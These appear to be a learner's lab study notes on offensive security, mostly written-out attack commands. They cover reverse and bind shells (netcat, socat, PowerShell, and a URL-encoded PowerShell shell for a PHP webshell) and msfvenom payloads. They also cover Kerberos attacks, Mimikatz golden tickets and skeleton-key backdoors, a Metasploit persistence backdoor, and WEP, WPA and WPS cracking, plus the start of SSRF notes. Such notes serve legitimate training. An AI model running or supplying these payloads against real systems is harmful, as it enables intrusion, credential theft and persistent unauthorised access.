    - not installed by default
      * sudo apt install rlwrap
    - to invoke
      * rlwrap nc -lvnp <port>
    - this method is useful for dealing with Windows shells
    - in linux, stabilize with
      * background shell, stty raw -echo; fg
  + Technique 3 – Socat
    - use an initial netcat shell as a stepping stone into a more fully-featured socat shell
    - limited to linux targets
    - first transfer to a socat static compiled binary
      * sudo python3 -m http.server 80 – on attacker
      * wget <local ip>/socat -0 /tmp/socat – on victim
    - in a windows CLI
      * done with powershell using Invoke-WebRequest
        + Invoke-WebRequest -uri <local ip>/socat.exe -outfile C:\\Windows\temp\socat.exe
  + Changing tty size must be done manually in reverse or bind shells
    - open another terminal and run
      * stty -a – note down values for “rows” and “columns”
    - in reverse/bind shell
      * stty rows <number>
      * stty cols <number>
    - allows programs such as text editors to correctly open
* Socat
  + a connector between two points
    - listening port and file, listening port and keyboard, two listening ports
  + Reverse Shells
    - socat TCP-L:<port> -
    - Windows 🡪 socat TCP:<local ip>:<local port> EXEC:powershell.exe;pipes
      * pipes forces powershell/cmd.exe to use unix style standard input and output
      * Linux equivalent – socat TCP:<LOCAL IP>:<LOCAL PORT> EXEC:”bash =li”
  + Bind Shells
    - socat TCP-L:<PORT> EXEC:”bash -li” – linux target
    - socat TCP-L:<PORT> EXEC:powershell.exe,pipes
    - socat TCP:<TARGET IP>:<TARGET PORT> - 🡪 on target machine
  + Fully Stable Linux tty Reverse Shell
    - * only works with Linux
    - socat TCP-L:<PORT> FILE:`tty`,raw,echo=0
      * connecting a listening port to a file
      * immediately stable and allocates a full tty
    - target must have socat installed
    - possible to upload a precompiled socat binary to be executed as normal
      * socat TCP:<attacker ip>:<attacker port> EXEC: “bash -li”,pty,stderr,sigint,setsid,sane
        + pty – allocates pseudoterminal on target
        + stderr – makes sure any error messages get shown in the shell
        + sigint – passes any Ctrl+C commands through into the sub-process
        + setsid – creates the process in a new session
        + sane – stabilizes the terminal
    - fully interactive shell
      * can increase verbosity by including -d -d flags
* Socat Encrypted Shells
  + both bind and reverse
  + cannot be spied on unless have decryption key
  + bypass an IDS
  + replace TCP with OPENSSL
  + first generate certificate to use encrypted shells
    - openssl req - -newkey rsa:2048 -nodes -keyout shell.key -x509 -days 362 -out shell.crt
      * creates a 2048 bit RSA key with matching cert file, valid for a year
    - merge files into .pem file
      * cat shell.key shell.crt > shell.pem
    - setup reverse shell listener
      * socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 –
      * sets up OPENSSL listener using generated certificate
        + verify=0 tells connection to not bother checking with CA
      * to connect back
        + socat OPENSSL:<LOCAL IP>:<LOCAL PORT>,verify=0 EXEC:/bin/bash
    - bind shell
      * target – socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 EXEC:cmd.exe,pipes
      * attacker – socat OPENSSL:<TARGET IP>:<TARGET PORT>,verify=0
    - tty shell
      * socat OPENSSL-LISTEN:<port>,cert-<pem file>,verify=0 <second point type>:`tty`,raw,echo=0 - listener
      * socat OPENSSL:<ip>:<port> EXEC:"bash -li",pty,stderr,sigint,setsid,sane – attacker
* Common Shell Payloads
  + netcat has -e flag that allows execution of a process upon connection
    - only in certain versions, these being seen as insecure
    - ex. nc -lvnp <port> -e /bin/bash
      * executes bind shell on target
    - ex. nc -lvnp <port> -e /bin/bash
      * reverse shell
    - on windows, technique will work perfectly
    - linux
      * mkfifo /tmp/f; nc -lvnp <port> < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
        + command creates a named pip a /tmp/f, then starts a netcat listener and connects input of the listener to the output of the named pipe. output of the netcat listener, the commands we send, get piped directly into sh, sending the stderr output stream into stdout, and sending stdout itself into the input of the named pipe
      * netcat reverse shell
        + mkfifo /tmp/f; nc <LOCAL-IP> <PORT> < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
    - when targeting a modern Windows Server, common to require a Powershell reverse shell
      * powershell -c "$client = New-Object System.Net.Sockets.TCPClient('<ip>',<port>);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
      * replace IP and IP PORT with appropriate IP and choice of port
        + then copied into cmd.exe shell or webshell and executed
        + results in reverse shell
* msfvenom
  + used to generate code for reverse and bind shells, among others
  + extensively used for lower-level exploit development
    - generate hexadecimal shellcode when developing something like a Buffer Overflow exploit
      * can generate .exe, .aspx, .war, and .py
  + standard syntax
    - msfvenom -p <payload> <options>
    - ex – Windows x64 Reverse Shell
      * msfvenom -p windows/x64/shell/reverse\_tcp -f exe -o shell.exe LHOST=<listen-IP> LPORT=<listen-port>
  + Staged versus Stageless
    - staged – sent in two parts. Stager – executed directly on server itself – connects back to a waiting listener, doesn’t actually contain any reverse shell code by itself
      * connects to listener and downloads the actual payload
      * bulkier reverse shell code is downloaded when stager is activated
      * require special Metasploit multi/handler
    - stageless – more common – entirely self-contained
      * easier to use and catch, bulkier
      * easier for AV or IDS
  + Meterpreter
    - Metasploit brand of fully-featured shell
    - completely stable
      * go for windows targets
    - must be caught in Metasploit
      * banned from certain certification examinations
  + Payload Naming Conventions
    - <OS>/<arch>/<payload>
    - stageless payloads are denoted with underscores
      * staged payloads are denoted by forward slahes
    - What command would you use to generate a staged meterpreter reverse shell for a 64bit Linux target, assuming your own IP was 10.10.10.5, and you were listening on port 443? The format for the shell is elf and the output filename should be shell
      * msfvenom -p linux/x86/meterpreter/reverse\_tcp -f elf -o shell.elf LHOST=10.10.10.5 LPORT=443
* Metasploit multi/handler
  + catching reverse shells, essential for meterpreter and go-to for staged payloads
  + msfconsole
    - use multi/handler
      * options
        + set payload, LHOST, LPORT

exploit -j to start listener

* Webshells
  + webshells when reverse or bind shells are not an option
  + runs inside a webserver
    - usually PHP or ASP
    - common scripts
      * <?php echo "<pre>" . shell\_exec($\_GET["cmd"]) . "</pre>"; ?>
        + takes GET parameter in the URL and execute it on the system with shell\_exec()

any commands entered in URL after ?cmd= will be executed on the system

GET parameter “cmd” with command “ifconfig” for example

* + - * PentestMonkey php-reverse-shell
      * most generic, language specific shells are written for Unix based, will not work on Windows by default
    - for windows, obtain RCE using a webshell or msfvenom to generate a reverse/bind shell in the language of the server
      * obtaining RCE is often done with a URL Encoded Powershell Reverse Shell
        + cmd=powershell%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient%28%27<IP>%27%2C<PORT>%29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24sendback2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24client.Close%28%29%22
        + same as shell above but URL encoded to use in GET parameter

need to change IP and Port before use

* Next Steps
  + look for opportunities to gain access to a user account
  + SSH keys stored in /home/<user>/.ssh
  + add own account
    - Dirty C0w or writeable /etc/shadow or /etc/passwd to give ssh access (if open)
  + Windows
    - find passwords for running services in registry
      * VNC servers leave passwords in registry stored in plaintext
      * FileZilla FTP server in C:\Program Files\FileZilla Server\FileZilla Server.xml
      * or C:\xampp\FileZilla Server\FileZilla Server.xml
        + MD5 hashes
    - obtain a shell running as the SYSTEM user, or an administrator account running with high privileges
    - add account 🡪 log in over RDP, telnet, winexe, psexec, WinRM, etc
      * + RDP

xfreerdp /dynamic-resolution +clipboard /cert:ignore /v:MACHINE\_IP /u:Administrator /p:'TryH4ckM3!'

* + - * syntax – net user <username> <password> /add
      * or net localgroup administrators <username> /add
* Example Scripts
  + nc <LOCAL-IP> <PORT> -e /bin/bash – send reverse shell back to a waiting listener in attacker (Linux)
  + Payload All The Things

Attacktive Directory

* nmap scan IP address
  + - nmap -Pn <ip>
    - nmap -A <ip>
  + Ports
    - * 139 – netbios-ssn
      * 445 – Microsoft-ds
      * 53 – DNS
      * 135 – SMB/RPC
        + RDP into DC
      * 3389 - sometimes
    - Certain ports being present indicate Domain Controller is present
      * 88 – Kerberos
      * 389 – LDAP
      * 636 – LDAPS
  + enum4linux to enumerate ports
    - or smbclient -L \\\\<ip>\\
      * check for shares
  + TLD (top level domain) for Active Directory Domain
    - .local, .org, .com, .net
* Installing Kerbrute
  + Having ID’d Kerberos – 88
    - * brute force discovery of users, passwords, and password spray
      * not recommended to brute force credentials due to account lockout policies
    - userenum - enumeration of valid usernames
    - bruteuser – bruteforce a single users password from a wordlist
    - bruteforce – read username:password combos from a file or stdin
    - passwordspray – test a single password against a list of users
    - must specify domain (-d) or domain controller (- -dc)
      * - -safe option prevents account lockouts if encountered once
  + in directory where files are located that possess usernames and passwords
    - kerbrute userenum -d <domain> - -dc <ip address> <username file>
    - ex. ./kerbrute userenum --dc 10.10.77.160 -d spookysec.local userlist.txt -t 100
      * look for important usernames
        + admins
        + backups
* Exploiting Kerberos
  + Following enumeration of user accounts
    - abuse feature within Kerberos via ASREPRoasting
      * + returns a hash
      * occurs when a user account has the privilege “Does not require Pre-Authentication” set
        + no TGT required
      * Account does not need to provide valid identification before requesting a Kerberos Ticket on the specified user account
  + Exploitation
    - Impacket tool GetNPUsers.py (Impacket/Examples/GetNPUsers.py)
      * allows ASReproastable accounts from the Key Distribution Center
        + only thing needed is a valid set of usernames, enumerated via Kerbrute
      * GetNPUsers.py <domain.ext/user> -no-pass
        + ex. GetNPUsers.py spookysec.local/svc-admin -no-pass
      * hash return
        + copy and save to txt file
      * john <hash file> --wordlist=<password file>
        + or hashcat
    - Once username and password collection
      * To determine what the account is:

psexec.py

smbexec.py

wmiexec.py

* + - * + To try and gain access and determine privs and access levels
      * try smbclient -L \\\\<ip>\\ -u <user>
        + run

enter password

* + - * + Detect what shares this profile has access to

or if anything stands out

* + - * + Try to connect

smbclient \\\\<ip>\\<share name> -U <username>

run and enter password

“get” command noteworthy files

* + - secretsdump.py
      * syntax – secretsdump.py <domain/user:’password’>@<ip> -just-dc
        + dumps out NTLM hashes and Kerberos keys

DRSUAPI method

* + - * + dumps out stored user secrets

pass the hash

psexec.py (impacket)

psexec.py <username>@<ip> -hashes <hash>

whoami

nt authority\system

root

* Elevating Privileges
  + using newfound account credentials

Attacking Kerberos

* Kerberos is intended to be more secure than NTLM by using third party ticket authorization and stronger encryption
  + Common Terminology
    - Ticket Granting Ticket – authentication ticket used to request service tickets for specific resources from the domain
    - Key Distribution Center – issues TGTs and service tickets that consist of the Authentication Service and Ticket Granting Service
    - Authentication Service – issues TGTs to be used by the TGS in the domain to request access to other machines and service tickets
    - Ticket Granting Service – takes TGT and returns a ticket to a machine on the domain
    - Service Principal Name – identifier given to a service instance to associate a service instance with a domain service account
      * windows requires that services have a domain service account
        + why a service needs SPN set
    - KDC Long Term Secret Key (KDC LT Key) - The KDC key is based on the KRBTGT service account. It is used to encrypt the TGT and sign the PAC.
    - Client Long Term Secret Key (Client LT Key) - The client key is based on the computer or service account. It is used to check the encrypted timestamp and encrypt the session key.
    - Service Long Term Secret Key (Service LT Key) - The service key is based on the service account. It is used to encrypt the service portion of the service ticket and sign the PAC.
    - Session Key - Issued by the KDC when a TGT is issued. The user will provide the session key to the KDC along with the TGT when requesting a service ticket.
    - Privilege Attribute Certificate (PAC) - The PAC holds all of the user's relevant information, it is sent along with the TGT to the KDC to be signed by the Target LT Key and the KDC LT Key in order to validate the user.
  + AS-REQ w/ Pre-Authentication in Detail
    - starts when a user requests a TGT from KDC
    - to validate user and create a TGT
      * user encrypts a timestamp NT hash and sends it to AS
      * KDC attempts to decrypt timestamp using NT hash from user
        + if successful – KDC will issue TGT and session key
  + Ticket Granting Ticket Contents
    - TGT provided by user to KDC and KDC validates the TGT and returns a service ticket
  + Service Ticket Contents
    - contains two portions
      * service provided portion
        + user details
        + session key
        + encrypts the ticket with service account NTLM hash
      * user-provided portion
        + validity timestamp
        + session key
        + encrypts with the TGT session key
  + Kerberos Authentication Overview
    - AS-REQ – client requests authentication ticket or ticket granting ticket
    - AS-REP – KDC verifies client and sends back encrypted TGT
    - TGS-REQ – client sends encrypted TGT to TGS with SPN of service clients wants access to
    - TGS-REP – KDC verifies TGT of user and user has access to service, then sends valid session key for the service to the client
    - AP-REQ – client requests the service and sends the valid session key to prove the user has access
    - AP-REP – service grants access
  + Kerberos Tickets Overview
    - main ticket is a ticket granting ticket
      * .kirbi for Rubeus
      * .ccache for Impacket
    - typically base64 and used for various attacks
    - KRBTGT allows user to get any service ticket, allowing access to anything on domain
  + Attack Privilege Requirements
    - Kerbrute Enumeration – no domain access required
    - Pass the Ticket – access as a user to the domain
    - Kerberoasting – access as any user
    - AS-REP Roasting – access as any user
    - Golden Ticket – Full domain compromise (admin)
    - Silver Ticket – Service hash required
    - Skeleton Key – Full domain compromise (admin)
* Enumeration with Kerbrute
  + - By brute-forcing Kerberos pre-authentication, “account failed to log on” event is not triggered
    - Brute-forcing can only be done by sending a single UDP frame to the KDC allowing user to enumerate domain users from a wordlist
      * see syntax above
* Harvesting and Brute-Forcing Tickets with Rubeus
  + - powerful tool for attacking Kerberos
      * adaptation of Kekeo tool
      * overpass the hash
      * ticket requests and renewals
      * ticket management, extraction, harvesting
      * pass the ticket
      * AS-REP Roasting
      * Kerberoasting
    - <https://github.com/GhostPack/Rubeus>
  + On targeted machine
    - find Rubeus executable
      * Rubeus.exe harvest /interval:30 – Rubeus harvests for TGTs every 30 seconds
  + Brute-Forcing/Password-Spraying with Rubeus
    - single user account and wordlist of passwords to see which works for given account
    - Take given Kerberos-based password and spray it against all found users and return a .kirbi ticket
      * TGT ticket that can be used in order to get service tickets from KDC as well as be used in attacks
        + pass the ticket attacks
    - add IP and domain name to hosts file
      * syntax echo <target ip> <domain> >> <PATH>
      * ex. echo 10.10.138.156 CONTROLLER.local >> C:\Windows\System32\drivers\etc\hosts
    - run Rubeus
      * Rubeus.exe brute /password:Password1 /noticket
    - may cause lockout depending on policies of domain
* Kerbroasting with Rubeus & Impacket
  + - popular Kerberos attack
    - allows user to request a service ticket for any service with a registered SPN and use ticket to crack the service password
      * success of attack depends on password and if it is trackable as well as the privileges of the cracked service account
    - Enumerating kerberoastable accounts
      * BloodHound
  + Kerberoasting with Rubeus
    - Rubeus.exe kerberoast
      * copy outputs into hash text file on attacker machine
      * crack with hashcat
        + hashcat -m 13100 -a 0 hash.txt <wordlist>
  + Impacket
    - sudo python3 GetUserSPNs.py <domain>/<account>:<password> -dc-ip <ip> -request
      * will dump hashes for kerbroastable accounts
    - hashcat -m 13100 -a 0 <saved file> <wordlist>
  + What Can A Service Account Do
    - if account is a domain admin
      * control similar to golden/silver ticket
      * dump NTDS.dit
    - If not domain admin
      * log into other systems and pivot/escalate
      * use cracked password to spray against other service and domain admin accounts
  + Kerberoasting Mitigation
    - strong service passwords
    - don’t make service accounts domain admins
* AS-REP Roasting with Rubeus
  + - dumps krbasrep5 hashes of user accounts that have Kerberos pre-authentication disabled
      * do not have to be service accounts
      * only requirement to be able to AS-REP roast a user is to have pre-authentication disabled
    - if pre-authentication is disabled, a user can request any authentication data for any user and the KDC will return an encrypted TGT that can be cracked offline because KDC skips step of validating the user is real
  + Dumping KRBASREP5 Hashes with Rubeus
    - Rubeus.exe asreproast
    - crack hashes with hash cat
      * insert 23$ after $krb5asrep$
      * hashcat -m 18200 hash.txt <wordlist>
  + AS-REP Roasting Mitigations
    - strong password policy
    - don’t turn off Kerberos Pre-Authen
* Pass the Ticket with Mimikatz
  + - popular and powerful post-exploitation tool most commonly used for dumping user credentials inside of an AD network
      * dump TGT from LSASS memory
  + Pass the Ticket Overview
    - dumping TGT from LSASS
      * mimikatz with give .kirbi ticket which can be used to gain domain admin if domain admin ticket is in LSASS
        + great for privesc and lateral movement
        + impersonate tickets using mimikatz PTT
  + Prepare Mimikatz and Dump Tickets
    - on attacking machine
      * mimikatz.exe
        + privilege::debug

if 20 ok

have admin priv to run mimikatz properly

* + - * + sekurlsa::tickets /export

will export tickets to directory currently in

* + - * search for admin tickets from krbtgt
  + Pass the Ticket with Mimikatz
    - Kerberos::ptt <ticket>
      * ex. kerberos::ptt [0;1e87bf][-2-0-40e10000-Administrator@krbtgt-CONTROLLER.LOCAL.kirbi](mailto:-2-0-40e10000-Administrator@krbtgt-CONTROLLER.LOCAL.kirbi)
        + File: : OK
    - kill mimikatz and confirm success with klist command
      * should get client: Administrator or client name of choosing
    - check admin share
      * dir \\<ip\admin$
  + Pass the Ticket Mitigation
    - don’t let domain admins log onto anything except the domain controller
* Golden/Silver Ticket Attacks with Mimikatz
  + Silver tickets are relatively more discrete than golden tickets
    - approach to creating them is the same
    - silver tickets are limited to service that is targeted
      * golden tickets have access to any Kerberos service
    - find accessible service account to get foothold via kerberoasting
      * then dump service hash and impersonate TGT in order to request a service ticket for the SQL service from KDC
  + KRBTGT Overview
    - KRBTGT is the service account for KDC
      * if impersonated, service tickets can be created for any service the attacker desires
    - TGT is the ticket to a service account issued by KDC and can only access the service the TGT is from
  + Golden/Silver Ticket Attack Overview
    - Golden ticket attack works by dumping the ticket-granting ticket of any user on the domain
      * krbtgt ticket for golden
    - provide service/domain admin accounts SID and NTLM hash
      * use details inside mimikatz golden ticket attack to create a TGT that impersonates the given service account information
  + Dump the krbtgt Hash
    - mimikatz.exe
      * privilege::debug
        + lsadump::lsa /inject /name:krbtgt

dump hash as well as security identifier needed to create a Golden Ticket

to create a silver ticket

change /name: to a domain admin account or a service account such as the SQLService account

* + - * to create a golden/silver ticket
        + Kerberos::golden /user:Administrator /domain: /sid: /krbtgt: /id:

golden ticket

sid: found under mimikatz input

krbtgt: found as Primary NTLM

ID: 500

ex. kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-432953485-379540

5108-1502158860 /krbtgt:72cd714611b64cd4d5550cd2759db3f6 /id:500

* + - * + for silver ticket

place a service NTLM hash into krbtgt slot

the sid of the service account into sid

change id to 1103

* + - Use the Golden/Silver Ticket to access other machines
      * misc::cmd – will open elevated command prompt with the given ticket
        + Patch OK
* Kerberos Backdoors with Mimikatz
  + - much more subtle as it acts similar to a rootkit by implanting into memory of domain forest
      * allows access to any machine with a master password
    - implements skeleton key that abuses AS-REQ validation of encrypted timestamps
      * using Kerberos RC4 Encryption
    - default hash - 60BA4FCADC466C7A033C178194C03DF6 (mimikatz)
  + Skeleton Key Overview
    - timestamps are encrypted with users NT hash
      * domain controller tries to decrypt timestamp using users NT hash
        + once a skeleton key is implanted the domain controller tries to decrypt the timestamp using both the user NT hash and skeleton key NT hash allowing you access to the domain forest
  + Preparing Mimikatz
    - mimikatz.exe
      * privilege::debug

20 OK

* + - * + misc::skeleton
    - Accessing the forest
      * + default credential: mimikatz
      * ex. net use c:\\DOMAIN-CONTROLLER\admin$ /user:Administrator mimikatz
        + share will be accessible without the need for Admin password
      * dir \\Desktop-1\c$ /user:Machine1 mimikatz
        + access directory of Desktop-1 without ever knowing what users have access to Desktop-1
    - will not self-persist – can be scripted or persisted using other tools/techniques
* Conclusion
  + <https://medium.com/@t0pazg3m/pass-the-ticket-ptt-attack-in-mimikatz-and-a-gotcha-96a5805e257a>
  + <https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/as-rep-roasting-using-rubeus-and-hashcat>
  + <https://posts.specterops.io/kerberoasting-revisited-d434351bd4d1>
  + <https://www.harmj0y.net/blog/redteaming/not-a-security-boundary-breaking-forest-trusts/>
  + <https://www.varonis.com/blog/kerberos-authentication-explained/>
  + <https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf>
  + <https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1493862736.pdf>
  + <https://www.redsiege.com/wp-content/uploads/2020/04/20200430-kerb101.pdf>

Post-Exploitation Basics

* Enumeration with Powerview
  + https://gist.github.com/HarmJ0y/184f9822b195c52dd50c379ed3117993
    - Powerview is a powerful powershell script from powershell empire that can be used for enumerating a domain after shell has been gained in the system
      * put Powerview on the machine
    - Start Powershell
      * powershell -ep bypass
        + bypasses execution policy of powershell allowing easy run of scripts
    - Start Powerview
      * . .\Downloads\PowerView.ps1
    - Enumerate domain users
      * Get-NetUser | select cn
    - Enumerate domain groups
      * Get-NetGroup -GroupName \*admin\*
    - Find shared folders not set by default
      * Invoke-ShareFinder
    - Find OS running inside of the network besides default
      * Get-NetComputer -fulldata | select operatingsystem
* Enumeration with Bloodhound
  + - graphical interface that allows a visual mapping of a network
      * combined with SharpHound – takes user, groups, trusts, etc. of network and collects them into .json files to be used inside of Bloodhound
  + Bloodhound Installation
    - apt-get install bloodhound
    - sudo neo4j console – default credentials – neo4j:neo4j
      * leave running
  + Getting Loot with Sharphound – on victim machine
    - powershell -ep bypass
    - . .\Downloads\SharpHound.ps1
    - syntax. Invoke-Bloodhound -CollectionMethod <option> -Domain <domain> -ZipFileName <filename>
      * ex. Invoke-Bloodhound -CollectionMethod All -Domain CONTROLLER.local -ZipFileName loot.zip
      * pull loot file using scp via ssh
        + syntax - scp remote\_username@10.10.0.2:/remote/file.txt /local/directory
        + ex. scp Administrator@10.10.154.64:/C:/Users/Administrator/20210119202107\_loot.zip /home/nicholas/Desktop
  + Mapping the Network with Bloodhound - Attacker
    - run bloodhound command
      * drag/drop .zip .json files
    - Queries/Analysis
* Dumping Hashes with Mimikatz
  + mimikatz.exe
    - privilege::debug
      * + 20 Ok
      * lsadump::lsa /patch

dumps hashes

* + - * + copy and crack

hashcat -m 1000 <hash> rockyou.txt

* Golden Ticket Attacks with Mimikatz
  + - dump hash and SID of krbtgt user then create a golden ticket to open up a new command prompt to allow for access to any machine on network
  + Dump the KRBTGT Hash
    - lsadump::lsa /inject /name:krbtgt
* Create a Golden Ticket
  + syntax - kerberos::golden /user: /domain: /sid: /krbtgt: /id:
    - ex. Kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-849420856-2351964222-986696166 /krbtgt: 5508500012cc005cf7082a9a89ebdfdf /id:500
    - enter
* Use the Golden Ticket to Access Other Machines
  + msic::cmd
    - Patch OK
    - Ctrl+C
  + shell created
* Enumeration with Server Manager
  + using built in windows features
    - server manager
      * if domain admin access attained
        + change trusts, add or remove users, look at groups, etc
        + entry point to find other users with other sensitive information on machines

pivoting

* + - * only way to access is to rdp into server and access server over rdp connection
  + Connect with RDP
  + Enumeration with Server Manager
    - Remmina
      * IP
    - Windows Server Manager
      * Tools Tab
        + info such as users, groups, trusts, computers
        + Active Directory Users and Computers

list of users on domain as well as groups and computers

check descriptions for passwords

* + - * Manage Tab
        + allow to add roles and features
        + easily detectable
* Maintaining Access
  + - meterpreter shell
      * persistence Metasploit module
        + backdoor service in system

give instant meterpreter shell if machine is ever shutdown or reset

* + Generating a Payload with msfvenom
    - msfvenom -p windows/meterpreter/reverse\_tcp LHOST= LPORT= -f exe -o shell.exe
      * generates basic windows meterpreter
    - transfer to victim machine using scp
      * scp <file> remote\_username@<ip>:/remote/directory
    - in msfconsole
      * use exploit/multi/handler
        + set payload windows/meterpreter/reverse\_tcp

set LHOST and run

* + - on victim machine
      * run executable
        + background
        + Run Persistence Module

use exploit/windows/local/persistence

will send payload every 10 seconds in default (time is adjustable)

set session 1

this allows a backdoor to be created that is reachable using msfconsole multihandler and setting payload to windows/meterpreter/reverse\_tcp

* Conclusion
  + <https://blog.harmj0y.net/>
  + <https://adsecurity.org/?page_id=1821>
  + <https://metasploit.help.rapid7.com/docs/about-post-exploitation>
  + <http://www.pentest-standard.org/index.php/Post_Exploitation>
  + <https://offsec.red/mimikatz-cheat-sheet/>
  + <https://gist.github.com/HarmJ0y/184f9822b195c52dd50c379ed3117993>
  + <https://github.com/gentilkiwi/mimikatz>
  + <https://github.com/BloodHoundAD/BloodHound/blob/master/Ingestors/SharpHound.ps1>
  + <https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1>

Wi-Fi Hacking 101

* An Intro to WPA
  + - SSID – network name seen when trying to connect
    - ESSID – an SSID that may apply to multiple access points
    - BSSID – access point MAC address
    - WPA2-PSK – wifi networks that you can connect to by providing a password that is the same for everyone
    - WPA2-EAP – wifi networks that you can authenticate to by providing a username and password, sent to RADIUS
    - RADIUS – server for authenticating clients
  + Core of WPA(2) authentication is the 4-way handshake
    - most home wifi networks use WPA(2) personal
      * if log in is required and it isn’t WEP, its WPA(2) personal
        + username and password = WPA2-EAP
      * can be brute forced
    - keys for WPA are derived from both the ESSID and password for the network
      * ESSID acts as a salt – making dictionary attacks more difficult
* Capturing Packets to Attack
  + Aircrack-ng suite
    - * aircrack-ng
      * airdecap-ng
      * airmon-ng
      * aireplay-ng
      * airodump-ng
      * airtun-ng
      * packetforge-ng
      * airbase-ng
      * airdecloak-ng
      * airolib-ng
      * airserv-ng
      * buddy-ng
      * ivstools
      * easside-ng
      * tkiptun-ng
      * wesside-ng
    - aircrack-ng, airodump-ng, airmon-ng to attack WPA networks
  + put interface wlan0 into monitor mode with Aircrack
    - airmon-ng start wlan0
    - new interface name
      * wlan0mon
  + If other processes are using network adaptor
    - airmon-ng check kill
  + To create a capture
    - airodump-ng
  + To set BSSID to monitor
    - - -bssid
  + To set channel
    - - -channel
  + To capture packets to a file
    - -w
* Aircrack-ng – Cracking
  + To crack password
    - use aircrack or create hashcat file
  + to specify a BSSID attack
    - -b
  + To specify wordlist use
    - -w
  + To create a HCCAPX in order to use hashcat to crack the password
    - -j
* Pentest+ Wireless Hacking
  + Cracking WEP
    - In Kali
      * airmon-ng
        + enable monitor mode on wireless card

airmon-ng start <interface name>

* + - * ID channel WEP network is operating on using either
        + BSSID (MAC) or ESSID (network name)

channel listed under CH column

airodump-ng <interface name>mon

* + - * + exit out of air0dump-ng
        + note channel, network name, MAC of AP
      * Test wireless packet injection
        + aireplay-ng -9 -e <network name> -a <target MAC> <interface>

-9 means injection

-e means wireless network name

-a means MAC of target AP

* + - * start airodump-ng -c 9 - -bssid <target MAC> -w wep-output <interface>
        + capture IVs from access point
      * use aireplay-ng to initiate fake authentication request with the AP and associate with network
        + do this concurrently with previous step
        + separate terminal window

aireplay-ng -1 0 -e <network name> -a <target MAC> -h <wireless MAC> <interface>

* + - * start aireplay-ng in ARP request replay mode
        + aireplay-ng -3 -b <target MAC> -h <wireless MAC> <interface>

let run for several minutes to capture sufficient packets

roughly five minutes

* + - * after collecting roughly 5k IVs, kill airodump-ng and aireplay-ng commands with ctrl-c to write output to pcap file
      * use aircrack-ng to crack WEP for target AP using IVs captured
        + use wildcard to specify all pcap files

aircrack-ng -b <target MAC> wep-output\*.cap

* + Cracking WPA-PSK and WPA2-PSK
    - start airodump-ng and try and collect an authentication handshake after a wireless client deauthenticates from the network
      * clients will appear under STATION column and will report BSSID of AP
        + airodump-ng -c 4 - -bssid <target MAC> -w <outfile> <interface>
    - wait for client to deauthenticate naturally and capture handshake
      * can use aireplay-ng to deauthenticate an existing wireless client from network to capture handshake
        + in separate window

aireplay-ng -0 1 -a <target MAC> -c <target MAC> <interface>

* + - after successful capturing handshake via airodump-ng, use aircrack-ng and wordlist to crack PSK found in the handshake
      * aircrack-ng -w /path/to/wordlist.txt -b <target MAC> <outfile>
    - can also use genpmk to create a PMK rainbow table
      * use cowpatty command with handshake pcap and genpmk file to crack key
    - can also use hashcat
      * convert pcap via cap2hccapx command to format hashcat can use
        + ./cap2hccapx <outfile>.cap <newfile>.hccapx
        + verify hashcat can see GPU/CPU via hashcat -I command
        + then

hashcat -m 2500 <newfile>.hccapx <wordlist.txt>

* + Cracking WPS
    - use “wash” tool in Kali to ID all WPS networks
      * wash -i <interface>mon
    - after ID-ing target, use reaver command to brute-force WPS PIN
      * reaver -i <interface> -b <target MAC of AP> -c <channels> -vvv -K 1
        + -K means pixie dust attack (brute-force WPS PIN)
    - Once PIN is determined, AP will provide WPA password
      * recover password with reaver command
        + reaver -i <interface>mon -b <BSSID> -c 6 -vv -p <PIN>
    - try to bypass PIN lockout setting by setting a delay in reaver and running macchanger

SSRF, XXE, Injection

* Server-Side Request Forgery
  + Vulnerability in web applications that allows an attacker to make further HTTP requests through the server
    - communicate with internal services on servers network which are typically protected by firewalls
    - forces webserver to request data from the database, which is returned to the attacker
      * allowed to pass by firewalls
  + Cause of the Vulnerability
    - blind trust of user input
      * inputting an URL or IP address
        + used by web application to make a request
      * SSRF results from improper or lack of checks/filters
        + arbitrary GET requests
  + SSRF Payload
    - Basic Payloads
      * hint at SSRF vulnerability and succeeding payloads
      * Start by searching localhost IP (127.0.0.1) with any port
        + check for hidden DB – <http://127.0.0.1:3306>

MySQL DB port

positive response = confirm DB running

* + - Advanced Payloads
      * Possible there is sanitation for strings such as localhost or 127.0.0.1
      * Try IPv6 version of localhost
        + <http://[::]:3306>

if fail, might be due to language used handling input

try removing brackets

* + - * IPv6 might also be sanitized
        + encode IP into decimal or hexadecimal format

script

<https://gist.github.com/mzfr/fd9959bea8e7965d851871d09374bb72>

* + - Reading Files
      * Proper schema necessary
